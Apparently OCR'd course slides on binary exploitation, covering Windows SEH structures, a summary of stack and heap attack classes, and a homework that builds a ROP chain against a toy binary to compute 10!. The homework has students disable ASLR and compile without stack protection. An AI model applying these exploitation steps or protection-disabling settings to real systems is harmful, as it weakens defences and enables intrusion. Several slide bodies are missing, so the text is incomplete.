
Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example



Black Box Exploitation Example



Black Box Exploitation Example



Jumping to Shellcode : Windows SEH

- Exception Registration Record.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

- Pointer to exception handler function.


```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    oid EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
);
```

Jumping to Shellcode : Windows SEH


- Exception Record.

```
typedef struct _EXCEPTION_RECORD {
        DWORD ExceptionCode;
        DWORD ExceptionFlags;
        struct _EXCEPTION_RECORD *ExceptionRecord;
        PVOID ExceptionAddress;
        DWORD NumberParameters;
        DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

Jumping to Shellcode : Windows SEH



Jumping to Shellcode : Windows SEH



Summary

- Basic binary exploitation model.
  - Buffer overflow.
- Bypassing ASLR.
- Other stack attacks.
  - Format string vulnerabilities.
  - Integer overflows.
- Heap overflows.
- Hardware side channels.
  - Effective due to lower frequency of hardware updates.

HOMEWORK 2

- Download and install ROP gadget. This may require you to also install capstone.
- Turn off ASLR for your Linux kernel.
- Fill in your roll number(s) in the C code.
- Compile the C code given with the following options:
  - gcc -m32 -O0 -fno-stack-protector --static hw_rop.c -o hw_rop.
  - This will create a 32 bit executable with statically linked libraries.
- Execute ROP gadget on hw_rop using the following command:
  - python ROPgadget.py --binary hw_rop.
  - Have a look at --help in ROPgadget.py for many more interesting options.
- Pick your gadgets, stitch them together on the stack, so that 10! is printed on the screen.
  - One way is to fill the result in the glb global variable, which gets printed in main.

HOMEWORK 2

- Implement NOPs in ROP and verify that they indeed work. (1 mark)
  - What does the stack containing 10 NOPs look like.
- The most favorite gadget looks like pop X; ret. This gadget lets you easily fill registers without any restrictions. List all such gadgets (or achieve the same result) that ROPgadget can find. (1 mark)
  - The more number of registers that you can manipulate this way, the easier it would be build your payload.
- Implement a multiplication gadget that multiplies two integers (imul instruction). The integers could be present in either memory or registers. Describe the gadget that you used here. (2 marks)
- Use the above multiplicaion gadget that you found to compute 10!. Use glb and find a gadget that will display the factorial of 10. Describe the gadgets that you had used to display. (2 marks)
- Describe your complete stack that computes 10!. (4 marks) Safe Exit !! (bonus 1 mark)
- You are done!! Submit the document and the payload through IS.

That’s for ALL